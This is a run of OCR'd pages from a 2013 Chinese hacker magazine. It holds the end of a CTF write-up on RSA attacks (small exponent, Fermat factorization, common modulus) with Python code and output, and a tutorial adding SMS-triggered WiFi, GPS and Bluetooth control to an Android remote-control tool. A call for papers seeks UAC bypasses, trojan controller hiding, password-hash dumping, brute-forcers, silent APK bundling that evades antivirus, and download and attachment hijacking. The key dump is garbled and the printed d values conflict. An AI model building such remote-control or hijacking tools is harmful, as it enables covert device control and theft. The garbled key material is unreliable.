bb:18:91:a4:9e:fe:c2:d3:67:a6:93:d2:a6:79:9d:
0d:46:67:95:3d:4f:3d:de:c1:6a:c1:5b:b4:cf:60:
25:ea:58:ec:b6:df:a5:72:31:6d:a0:8d:31:06:07:
39:73:32:2a:e7:59:74:46:f2:fd:30:43:df:6e:1d:
60:4c:6a:1f:0e:59:47:3d:9b:c1:82:d4:ec:6f:c4:
58:8f:1c:6b:2a:a4:76:87:6a:84:b2:d4:e0:d4:59:
10:39:91:18:d7:e1:e2:0d:cc:27:70:3f:2b:d3:e9:
af:72:2f:37:a7:67:3b:15:d6:74:92:28:62:c8:4d:
00:fc:2f:c7:dd:dd:c9:15:c4:69:3f:cb:0b:17:89:
e9:dc:bd:72:ac:04:65:9e:7c:18:dc:f3:62:54:76:
00:40:40:2b:fc:ef:11:b8:a3:ef:9c:8b:dd:ba:aa:
8d:14:c6:e8:f5:18:a7:0b:03:6d:20:6b:80:9c:d9:
b3:b5:1a:1e:c0:13:2d:ac:e9:6d:ca:94:51:f3:4c:
38:ab:84:ed:47:5e:7d:94:fb:e9:ff:c0:07:f2:d1:
48:60:bd:
Exponent: 3 (0x3)
writing RSA key
-----BEGIN PUBLIC KEY-----
00:fc:2f:c7:dd:dd:c9:15:c4:69:3f:cb:0b:17:89:
MIICIDANBgkqhkiG9w0BAQEFAAOCAgOAMIICCCKAgEASkHzzkZT1DtH058TJmL2c:
nBWJJDkoceR4aeKEGpF8INUQJDGSqXgUWNhA/SlXeBwkFhLWh6NI fSb7riVvFDR0.3

```

图 2

可以看到尽管 n 值为 4096bit (4096= 512byte*8) 且非常大, 但我们留意到 e 非常小 ($e=3$)。由于对大数的求幂和求余非常考验计算机的运算速度, 为了计算速度, 常见的应用中, 公钥均选择较小的 e 值来保证速度。比如 OpenSSH 使用 OpenSSL 生成的公钥中, e 都为 0x10001。较小的 e 值会带来隐患安全性, 例如在这个 ctf 中, 我们可以看一下以下的推导:

$$e=3$$

$$C = m^3 \bmod (n) \Rightarrow C + hn = m^3$$

其中 C 为 cipher 密文, m 为加密前的消息(msg)。 n 为模数。显而易见, 当 m 值越小, h 也越小。RSA 的难点在于大数的分解, 显然在这个推导中, 加法求幂比分解 n 来得简单。我们不用再纠结于大 n 的因子分解, 直接求 $m^3 = x = C+hn$ ($h=1, 2, 3, 4\cdots$) 即可。

参考 gmpy 的 root 函数的说明, 我们可以用如下代码来实现。若 $\text{gmpy.root}(x, 3)$ 为整数, 则再加个简单的校验, 便可找到原来的明文为 $\text{gmpy.root}(x, 3)[0]$, 结果如图 3 所示。

```

if gmpy.root(x, 3)[1] == 1:
    msg = gmpy.root(x, 3)[0]
if pow(msg, 3, n) == c:
    print 'pwn'

```




图 3

Fermat 因数分解法

RSA 在产生公匙和私匙前，有个很重要的步骤是使用大随机数产生大素数（具体算法可以参考《网络安全与密码学》），但有个很严重的问题是假如使用的两个素数相近，分解 n 将变得异常简单。推导方法是 Fermat 因数分解法，推导方法如下：

$$p * q = n$$

$$(a+b)(a-b) = n \Rightarrow a^2 - b^2 = n \Rightarrow a^2 - n = b^2$$

因此只需循环计算 $b^2 = a^2 - n$ ，并判断 $a^2 - n$ 能否正确开二次方就行了，由于 p 与 q 两素数相近，因此(a+b)和(a-b)也是相近，可以轻易推出 p，p 的取值范围会在 \sqrt{n} 附近波动，这样将非常容易算出 p 和 q，从而推导出 d，就能解除密文 cipher 了。详细的解析可以参看 http://en.wikipedia.org/wiki/Fermat's_factorization_method。

$$a = \text{sqrt}(n) + i \quad (i = 1, 2, 3, 4 \dots)$$

$$b = \text{sqrt}(a^2 - n)$$

对于这种攻击方法，我们以 baltCTF-2013-rsa 提供的 SimpleRSA.rar 为例进行说明。从下载到的文件来看，enc.txt 为被加密的数据，pubkey.txt 中包含了公匙 e 和 n，用 $\text{len}(n.\text{decode}('hex')) * 8$ 能算出 n 为 1696 位。根据上面的推导，我们可以写出以下代码：

```

p, q = 0, 0
n = gmpy.mpz(n)
a = gmpy.root(n, 2)[0]+1 # 开方
    
```

```

while True:
    b = gmpy.root(a*a-n, 2)
    if b[1] == 1:
        print ">> step 1"
        if (a-b[0]) * (a+b[0]) == n:
            print ">>>> factory success with p, q = "
            p = a+b[0]
            q = a-b[0]
            break
        else:
            print ">> step 2 failure"
    a += 1

```

我们来看看分解的时间，几乎是秒解。很明显，p 和 q 分解后，剩下的工作就都是手部劳动了，只要利用 p 与 q 两素数重新计算 d 就可以了，结果如图 4 所示。

```

d = 0x455a8aad0457a07b7cccbebea1ee8420da3089ca3c4fc88d0b0520ee49381028981b58b467
8662fc4cf78bb23e619437452f0c818f415793eba5a4669df3672b053b350024bf5f5d4c20be90bf
041c81bbdcbb7d4d586bcd8cca41d8f05bc7bcd83ac4dc6fb90b403eaf00ed4a8384ac64b7403d3
4b8f081025653d36424abae488da032d9b9ecb59156003af9f53753b48184975a81c4dhhah298e7c
b392834a64d3961d19dde02132ad7f3205dddf954ee24a32c1711c6ff30496ebce28c094742728b
32dcc62448697f85839db869c70c02

```

图 4

```

eu_n = (p-1)*(q-1)
d = hex((gmpy.gcdext(eu_n, e)[2]) % n) # 根据 RSA 算法，e、d 必须比 n 小
Show time: (In iPython)
In [81]:
d=0x455a8aad0457a07b7cccbebea1ee8420da3089ca3c4fc88d0b0520ee49381028981b58b
4678662fc4cf78bb23e619437452f0c818f415793eba5a4669df3672b053b350024bf5f5d4c20be
90bf041c81bbdcbb7d4d586bcd8cca41d8f05bc7bcd83ac4dc6fb90b403e9c0f44d9391393aa49
47d7dc529b4a7c2b1791f98f92761cb321150466fabbd784d7de20c63dedbc6ac224e0bc00ef783
5dd4e01d70ad990e9cbdb7cb2ef192642e559e1c0b22601c6bbbd59781bd1b587bbba2da6a22f3f
2dc28fde10c2525fe23082f272c7ec7f3fcb5
In [82]: e=0x10001
In [83]:
n=0x59b7f3a0a6bd10811b05473deb94ae35f84163652e408372ab86cdcb24f21873603ce29
059cc9f261b1d5b7cb02221deedc8eb289c8086f797b5bd0be456c249962fec9faf9846eb91be1
ca17234b4e981fb0bc58d2dd97b7124014a0d10a876a57b2dd8a9d9b8ce95998143aa009fa91657
864f819883a31d53fcf30d517ded93aae7895a44bf1576d0aa1694f50481504e184b499ad780597
4a910a0e31f080eeea700504a8606b0c888f728a543f944334cc72dcb1b1402471c2e7473dbc0ff
2743928df51daf2fa3b954c76b4ff95510df1
In [84]: pow(pow(20, e, n), d, n) == 20 # 测试看看密钥对是否工作正常
Out[84]: True
In [96]: pow(pow(2000, e, n), d, n) == 2000 # 再测试看看
Out[96]: True

```




```
In [98]:
cipher=open('/tmp/enc.txt','r').read()
In [99]: msg = pow(msg, d, n)           # decoding
In [100]: pow(msg, e, n) == cipher
Out[100]: True           # done
```

共模攻击

第三种攻击方法利用的是 RSA 双方通信使用相同模数作为公匙所导致的问题。本攻击方法所使用的示例文件 crypto200.7z 可在 <http://goo.gl/Tfg9F> 下载。

压缩包中包含两个 pubkey 文件，n 值相同，一个加密文件 correction.7z，及其生成的两个加密后的文件 ciphertext1 和 ciphertext2。接下来我们稍微进行一下推导：

$$\begin{aligned} C1 &\equiv m^{e1} \pmod n \\ C2 &\equiv m^{e2} \pmod n \\ C1 * C2 &\equiv (m^{e1}) * (m^{e2}) \pmod n \\ C1 * C2 &\equiv m^{(e1 + e2)} \pmod n \end{aligned}$$

这里我们仍然不能直接求出 m，由于 $m^{(e1+e2)}$ 可能比 n 大，RSA 算法计算时必须对比 n 大的进行分段，所以我们该想想如何让 $xe1+ye2 = 1$ ，以使 m 比 n 小。

数论基础中的 gcd 用于求两数的最大公约数。而 egcd(gmpy.gcdext) 是 gcd 的拓展，调用 gmpy.gcdext(x, y) 将返回一个三元组 (g, s, t)，进而推导出 $gcd(x, y) = s*x + t*y = 1$ （当 x、y 为素数时候， $gcd(x, y) \equiv 1$ ）。有了 gcdext，我们就能让 $s*x+t*y$ 实现上面的推导了。

```
# from: http://v0ids3curity.blogspot.kr
C2 ≡ m^e2 mod(n)
C1^s * C2^t ≡ [(m^e1)^s * (m^e2)^t] mod(n)
C1^s * C2^t ≡ [m^(s*e1 + t*e2)] mod(n)
C1^s * C2^t ≡ m mod n
```

其中的 C1、C2、s、t、n 都是我们所知的，因此推出明文 m 仅需要一步： $(C1^{-1})^s * C2^t \equiv m \pmod n$ 。

利用 Python 编写的代码如下，结果如图 5 所示。

```
valist = gmpy.gcdext(e1, e2)
x, y = -valist[1], valist[2]
c1 = gmpy.invert(c1, n)
c1b = pow((c1 % n), x, n)
c2b = pow((c2 % n), y, n)
```

```
C:\Documents and Settings\Administrator\桌面>decode.py
msg is :
45613878651538413549846875126874895465168495436846544684654951435489543516861681
65161
```

图 5



需要注意的是，由于 `gmpy.gcdext` 求出的其中一个值必为负数，而在 `gmpy` 中无法求负数幂，因此我们需要对其中一个值取反，然后把 `c1` 取一次反。

关于对 RSA 进行攻击的方法，本文就介绍到这里了，其中涉及到比较多的数学知识，需要认真理解消化。

(完)

黑客防线
www.hacker.com.cn

Android 远程监控系统设计之传感器控制

文/ 秦妮

通过前面文章的学习,相信大家已经对这款 Android 远程控制软件的开发模式比较熟悉了,只要在第一节的基础上增加功能就可以写出一款功能强大的远控工具,第二节也向大家介绍了增加功能的一般流程,接下来的工作就是逐一为该远控增加功能。

本文增加的功能是对 Android 系统中传感器设备进行控制,比较常见的传感器包括 WIFI 设备传感器、GPS 设备传感器、蓝牙设备传感器。通过编写代码来实现使用短信指令对上述传感器开关进行远程控制。

首先是增加指令代码。

WIFI开关指令代码设计如下:

```
if(message.toLowerCase().contains("kaiqiwifi")){
    wifi(true);
}
if(message.toLowerCase().contains("guanbiwifi")){
    wifi(false);
}
```

GPS开关指令代码设计如下:

```
if(message.toLowerCase().contains("kaiqigps")){
    gps(true);
}
if(message.toLowerCase().contains("guanbigps")){
    gps(false);
}
```

蓝牙开关指令代码设计如下:

```
if(message.toLowerCase().contains("kaiqiblueooth")){
    bluetooth(true);
}
if(message.toLowerCase().contains("guanbiblueooth")){
    bluetooth(false);
}
```

下面完成上述指令中调用的功能函数。首先是 WIFI 函数,功能及代码比较简单,WIFI 功能主要是通过系统服务来实现的,调用 WIFI 管理器对其开关进行控制。

```
private void wifi(Boolean value){
    WifiManager wifiM = (WifiManager) this.getSystemService(Context.WIFI_SERVICE);
```

```
wifiM.setWifiEnabled(value);  
}
```

GPS 功能主要是通过系统 Intent 进行实现的，创建一个 Intent 来调用 GPS，然后通过发送广播对其进行控制。

```
private void gps(Boolean value){  
    Intent intent=new Intent("android.location.GPS_ENABLED_CHANGE");  
    intent.putExtra("enabled", value);  
    sendBroadcast(intent);  
}
```

蓝牙功能是通过专用的蓝牙适配相关函数进行控制的。详细代码如下：

```
private void bluetooth(Boolean value){  
    BluetoothAdapter bluetoothA = BluetoothAdapter.getDefaultAdapter();  
    if(value){  
        if(!bluetoothA.isEnabled())bluetoothA.enable();  
    }  
    else{  
        if(bluetoothA.isEnabled())bluetoothA.disable();  
    }  
}
```

有了指令代码及功能实现代码后，剩下的就是最后一步，增加权限了。从功能上我们可以看出需要的权限涉及到三个传感器，需要申请的权限依次有：

```
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>  
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>  
<uses-permission android:name="android.permission.ACCESS_GPS"/>  
<uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>  
<uses-permission android:name="android.permission.BLUETOOTH"/>
```

在 AndroidManifest.xml 中增加上述权限后就可以正常编译了，编译通过后会生成 APK 安装包，即可安装到手机中或使用模拟器进行测试。

(完)

2013 年第 8 期约稿选题

黑客防线于2013年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿邮箱：675122680@qq.com、hadefence@gmail.com，或者QQ: 675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。第8期的部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1. 绕过Windows UAC的权限限制

自本期始，黑客防线杂志长期征集有关绕过Windows UAC权限限制的文章（已知方法除外）。

- 1) Windows UAC高权限下，绕过UAC提示进入系统的方法；
- 2) Windows UAC低权限下，进入系统后提高账户权限的方法。

2. 木马控制端IP地址隐藏

要求：

1) 在远程控制配置server时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

- 2) 使用C或C++语言，VC6或者VC2008编译工具实现。

3. 读取Windows系统用户密码的Hash值

要求：

- 1) 支持Windows XP/2003/2008/7/Vista；
- 2) 能读取本机所有用户的Hash值，包括域用户的；
- 3) 使用VC++2008编译工具编写；
- 4) 代码写成C++类，直接声明类，调用类成员函数就可以调用功能。

4. Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的WEB后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

- 1) 能够自动或自定义抓取建站系统后台登陆验证脚本URL，如Word Press、Joomla、Drupal、MetInfo等常用建站系统；
- 2) 根据抓取提交帐密的URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；
- 3) 可自定义设置暴力破解速度，破解的时候需要显示进度条；
- 4) 高级功能：默认字典跑不出来的后台，可根据设置相应的GOOGLE、BING等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆URL及其参数；默认字典跑不出来的帐密可通过GOOGLE、BING等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为admin，密码可自动填充为域名，用户为abcd@abcd.com，

账户密码就可以设置为abcd abcd 以及 abcd abcd123 或 abcd abcd123456等简单帐密；

5) 拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台URL能力；暴力破解要稳定，后台URL字典以及帐密字典可自定义设置等。

5.编写端口扫描器

要求：

- 1) 扫描出目标机器开放的端口，支持TCP Connect、SYN、UDP扫描方式；
- 2) 扫描方式采用多线程，并能设置线程数；
- 3) 将功能编写成dll，导出功能函数；
- 4) 代码写成C++类，直接声明类，调用类成员函数就可以调用功能；
- 5) 尽量多做出错异常处理，以防程序意外崩溃；
- 6) 使用VC++2008编译工具编写；
- 7) 支持系统Windows XP/2003/2008/7。

6.CMD下向指定GHO文件内写入文件

要求：

- 1) 在CMD下，无GUI界面，向指定的GHO文件内写入数据；
- 2) GHO文件为XP、Win7 32/64位的备份；
- 3) 使用环境XP、win7 32/64；
- 4) 修改好后，将GHO文件的修改时间还原为原来一样的；
- 5) 开发环境VC。

7.Android下实现APK文件捆绑

要求：

- 1) 编写生成器，可以选择两个APK文件进行捆绑；
- 2) 生成的文件安装时可以隐蔽安装捆绑的APK；
- 3) 捆绑后的APK尽量保持图标无变化；
- 4) 在装有360手机卫士的系统中可正常工作。

8.搜索已删除文件

说明：

搜索磁盘中已经删除的文件、文件夹，实现如下功能。

要求：

- 1) 支持FAT32 /NTFS文件系统；
- 2) 恢复文件名称、路径以及时间等信息；
- 3) 尝试恢复文档类文件，比如DOC、PDF等（可选）；
- 4) 使用C或C++语言，VC6或者VC2008编译工具实现，程序可以在命令行下运行。

9.Android WIFI Tether数据转储劫持

说明：

WIFI Tether（开源项目）可以在ROOT过的Android设备上共享移动网络（也就是我们常说的Wi-Fi热点），请参照WIFI Tether实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

- 1) 开启WIFI热点后，对流经本机的所有网络数据进行存储；
- 2) 不同的网络协议存储为不同的文件，比如HTTP协议存储为HTTP.DAT；

黑客防线
www.hacker.com.cn

3) 针对HTTP下载进行劫持，比如用户下载www.xx.com/abc.zip，软件能拦截此地址并替换abc.zip文件。

10.Windows7下Hook API

要求：

- 1) Ring3下针对lsass.exe进程的CryptGenKey函数进行挂钩，跳到自己的函数中，再返回到真实函数；
- 2) 支持32位和64位Windows7；
- 3) 使用VC++2008编译工具实现，控制台程序；
- 4) 代码写成C++类，直接声明类，调用类成员函数就可以调用功能。

11.邮箱附件劫持

说明：

编写一个程序，当用户在浏览器上登录邮箱（本地权限），发送邮件时，自动将附件里的文件替换为另外一个文件。

要求：

- 1) 支持Gmail、hotmail、yahoo新版旧版、163、126。
- 2) 支持IE浏览器6/7/8/9/10，或支持火狐浏览器，或谷歌浏览器。

12.突破Windows7 UAC

说明：

编写一个程序，绕过Windows7 UAC提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

- 1) Windows UAC安全设置为最高级别；
- 2) 系统补丁打到最新；
- 3) 支持 32 位和 64 位系统。

2013 征稿启示

《黑客防线》作为一本技术月刊，已经 13 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗，并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1) 技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2) 在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3) 投稿方式和周期：

采用 E-Mail 方式投稿，投稿 mail: hadefence@gmail.com、QQ: 675122680。投稿后，稿件录用情况将于 1~3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4) 稿费发放周期：

稿费当月发放，稿费从优。欢迎更多的专业技术人员加入到这个行列。

5) 根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件 900 元/篇

二等稿件 600 元/篇

三等稿件 300 元/篇

6) 稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7) 投稿信箱及编辑联系

投稿信箱: hadefence@gmail.com

编辑 QQ: 675122680